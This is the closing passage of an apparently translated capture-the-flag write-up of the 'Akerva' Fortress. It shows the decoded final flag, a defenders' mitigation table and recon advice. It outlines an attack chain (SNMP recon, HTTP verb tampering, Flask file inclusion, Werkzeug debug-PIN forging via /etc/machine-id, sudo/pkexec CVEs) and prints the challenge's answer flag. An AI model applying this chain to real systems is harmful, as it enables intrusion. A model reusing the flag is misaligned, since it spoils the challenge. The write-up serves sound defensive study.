
dcode.fr Vigenère solver — known-plaintext attack with AKERVA hint and reduced alphabet
The decoded message reads:
decoded message
shell
WELLDONEFORSOLVINGTHISCHALLENGEYOUCANSENDYOURRESUMEHEREATRECRUTEMENTAKERVACOMANDVALIDATETHELASTFLAGWITHAKERVAIKNOOOWVIGEEENERRRE
# Well done for solving this challenge! You can send your resume here# at [email protected] and validate the last flag with# AKERVA{IKNOOOWVIGEEENERRRE}
🚩 Flag #8 captured
Little Secret — base64 + Vigenère decryption
AKERVA{IKNOOOWVIGEEENERRRE}
💡 This is also the password to the StatiCrypt-protected source writeup on xchg2pwn.github.io — the author used the final flag as the page password.
10. Defenders' takeaways
Every primitive in Akerva is a documented misconfiguration or known CVE. Defender map per stage:
Bug class
Mitigation
HTML comment leak
Strip server-side comments at build time. Minifiers (UglifyJS, Terser, htmlmin) remove HTML comments by default. CI step: grep for sensitive patterns (FLAG, AKERVA, password, secret) across all rendered HTML.
SNMP default community
Disable SNMP on production servers if not strictly needed. If required: SNMPv3 with authentication + encryption, never v1/v2c with public. Firewall UDP/161 to monitoring source IPs only.
HTTP verb tampering
Apache: use <LimitExcept> not <Limit> for restricting access. Nginx: don't rely on $request_method filtering — implement auth at the application layer. WAF rule to alert on uncommon methods (TRACE, TRACK, PROPFIND, etc.) reaching prod.
Predictable backup filenames + public backups dir
Move backups OFF the web root. Add a random UUID component to filenames (not a timestamp). Restrict backup access to admin via auth or firewall. Never expose /backups publicly.
Sensitive credentials in source code
Static analysis (semgrep, trufflehog, gitleaks) catch hardcoded passwords. Move secrets to environment variables / secret managers (Vault, AWS Secrets Manager). The Flask basic-auth pattern here is fine — but the password being an unguessable flag means it's effectively never rotated.
Flask LFI via user-controlled filename
Never call open(user_input, ...). Allowlist filenames, resolve to absolute paths, verify resolved path is inside a safe base directory using os.path.commonpath. Better: use a database/object-store, not raw filesystem.
Werkzeug debug=True in production
NEVER run Flask with debug=True in production. The PIN-protected console is a 2018 mitigation, but as Akerva shows, the PIN is forgeable given LFI. Use gunicorn / uwsgi / mod_wsgi for production — they don't expose /console.
Patch — both fixes have been available since Jan 2021 (sudo) / Jan 2022 (pkexec). Run vulnerability scanning (OpenSCAP, Wazuh) to surface unpatched CVEs.
Weak custom crypto (Vigenère)
Don't roll your own crypto. Use libsodium / NaCl / language-native authenticated encryption (AES-GCM, ChaCha20-Poly1305). Vigenère with a known-format target (AKERVA prefix) is broken by elementary cryptanalysis.
11. Closing thoughts
Akerva is a recon-heavy fortress that rewards broad scanning + careful reading of every artifact you find. Three things to internalise:
Always do a UDP scan. The entire chain pivots from the SNMP discovery in flag 2 — without that you have an HTML comment leak and nothing else. nmap -sU --top-ports 100 takes minutes and is the highest-ROI recon step most pentesters skip.
HTTP verb tampering is a real config mistake, not just CTF flavor. Apache <Limit> vs <LimitExcept> trips production deployments regularly. Audit your reverse-proxy rules for any allowlist that names specific methods rather than restricting everything-except.
Flask debug=True is the most-exploited prod misconfiguration of the last decade. If you build with Flask, audit every app.run() for debug=True. Use a real WSGI server in production. The Akerva PIN-forge chain (LFI → /sys/class/net + /etc/machine-id → arbitrary code execution) is exactly what every Werkzeug debug-mode RCE writeup shows.
💡 Next Fortresses on lazyhackers: Faraday for Flask SSTI + LKM rootkit, Jet for binary exploitation breadth, Synacktiv for multi-stage AD. Pro Lab next? Try Cybernetics for 3-domain forest compromise.
ℹ Original Spanish writeup by @xchg2pwn. Translated and reformatted here in English with source author's screenshots preserved. Original page is StatiCrypt-protected with password AKERVA{IKNOOOWVIGEEENERRRE} (the final flag itself).